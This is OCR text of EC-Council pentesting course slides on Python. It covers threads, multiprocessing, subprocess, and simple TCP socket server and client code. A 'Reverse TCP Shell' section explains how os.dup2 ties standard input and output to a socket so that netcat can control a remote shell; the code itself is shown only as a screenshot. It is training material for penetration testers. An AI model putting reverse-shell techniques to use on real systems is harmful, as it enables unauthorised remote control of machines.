


4. **Creating a reverse shell in Python**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Multitasking with Threads

A thread is a lightweight process that shares the same address and memory space as its parent process. The way to think of it is the thread is the unit of execution that does the work, within the process, the units of execution is the thread and they come included with the Thread ID which represents the reference to the unit as it is an execute state. A process can have one or many threads.

In our code in the screenshot, the **`for`** loop creates a **`thread`** object **`t`**. On calling the **`start()`** method, the method specified in the **`target`** parameter while creating the **`thread`** object is invoked.

The arguments that are to be passed to the method to be invoked with threads are passed under the **`args`** parameter as a tuple. The **`add()`** method is called five times via threads and the output is printed on the screen.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Multitasking with Processes

When threads are used, a global interpreter lock (GIL) is placed over the objects that are accessed within Python threads. This lock executes the threads in a time-sharing manner, allocating a small amount of time to every thread; thus, there is no performance gain in our program.

The multiprocessing module was developed, therefore, to provide parallel processing capabilities to the Python ecosystem. This decreases the execution time by spawning the load across multiple processor cores.

The multiprocessing capability is provided by a package that supports spawning processes. This package offers both local and remote concurrency, effectively side-stepping the GIL by using subprocesses instead of threads. This allows the programmer to fully leverage multiple processors on a given machine. It runs on both Unix and Windows.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Subprocesses

This module is crucial to automating penetration testing and invoking other tools and utilities with Python. Python provides a very powerful module called **`subprocess`** to handle subprocessing.

As shown in the screenshot, we are using **`Popen`** for the subprocess function. The **`Popen`** method returns the **`process ID`** of the process that would be spawned, which opens a pipe to or from the command. The return value is an open file object connected to the pipe.


If working with python3, the **`run()`** function can be used. The recommended approach to invoking subprocesses is to use the **`run()`** function for all use cases it can handle. For more advanced use cases, the underlying **`Popen`** interface can be used directly.

`Popen.communicate(input=None)`

Steps to interact with a process: Send data to **`stdin`**. Read data from **`stdout`** and **`stderr`**, until the end of the file is reached. Wait for the process to terminate. The optional input argument should be a string to be sent to the child process or none, if no data should be sent to the child.

`communicate()` returns the tuple **`(stdoutdata, stderrdata)`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Socket Programming

A socket is a component that is created when an IP address is bound with a port. It allows data to flow. There are both Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) sockets. All data flow through sockets, which is why they are critical in penetration testing.

When a socket is used as a server, the sequence of steps that the server performs is as follows:

- Create a socket.
- Bind to the socket.
- Listen at the socket.
- Accept connections.
- Receive and send data.

When the socket connection is used as a client to connect to a server socket, the sequence of steps is as follows:

- Create a socket.
- Connect to the socket.
- Receive and send data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Server

C|PENT

```
#! /usr/bin/python3
import socket

class SP():
        def server(self):
                try:
                        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                        s.bind(('192.168.1.103',80))
                        s.listen(1)                 # Now wait for client connection.
                        while True:
                                try:
                                        c, addr = s.accept()
                                        print ('Got connection from', addr)
                                        while True:
                                                data=c.recv(1024)
                                                if data:
                                                        d=data.decode('utf-8')
                                                        print("Got data :" +str(d))
                                                        c.send(str("ACK : " +str(d)+" ...").encode('utf-8'))
                                                else:
                                                        print("No more data from client : " +str(addr))
                                                        break

                                finally:
                                        c.close()
                except Exception as ex:
                        print("Exception caught :"+str(ex))
                        s.close()
obj=SP()
obj.server()
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Server

As shown in the screenshot, we created a socket with the **`socket.socket`** statement. Here, **`socket.AF_INET`** represents the IPv4 protocol, and **`socket.SOCK_STREAM`** suggests the use of stream-based socket packets, which are simply TCP streams. The **`bind()`** method takes a tuple as an argument, with the first argument being the local IP address. The local IP address should be replaced with a personal IP or **`127.0.0.1`**. The second parameter given to the tuple is the port, which in turn calls the **`bind()`** method. We then start listening on the socket and finally start a loop in which we accept client connections. Note that the method creates a single-threaded server, which means that if any other client connects, it has to wait until the active client is disconnected. The **`send ()`** and **`recv()`** methods are self-explanatory.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Client

C|PENT

```
#! /usr/bin/python3
import socket

class SP():
        def client(self):
                try:
                        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                        s.connect(('192.168.1.103',80))
                        while True:
                                data=input("Enter data to be sent to server : \n")
                                if not data:
                                        break

                                else:
                                        s.send(data.encode('utf-8'))
                                        reply=s.recv(1024).decode('utf-8')
                                        print(str(reply))

                        s.close()
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=SP()
obj.client()
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Client

The screenshot shows basic client socket code, **client_socket.py**, that connects to the previously created servers and passes messages to it.

For UDP, we simply change the type of socket that is created as follows:

sock = socket.socket(socket.AF_INET,socket.SOCK_DGRAM) .

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Reverse TCP Shell

In the screenshot, note that **`os.dup2`** is used to create a duplicate of a file descriptor in Python. Further, **`stdin`** is defined to be file descriptor 0, **`stdout`** is defined to be file descriptor 1, and **`stderr`** is defined to be file descriptor 2. The code line **`os.dup2(s.fileno(),0)`** indicates that we should create a duplicate of **`stdin`** and redirect the traffic to the socket file. We can use the classic tool **`netcat`** to connect to the shell. The input is taken from the socket as **`stdin`** and then written via **`stdout`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Python Nmap Module

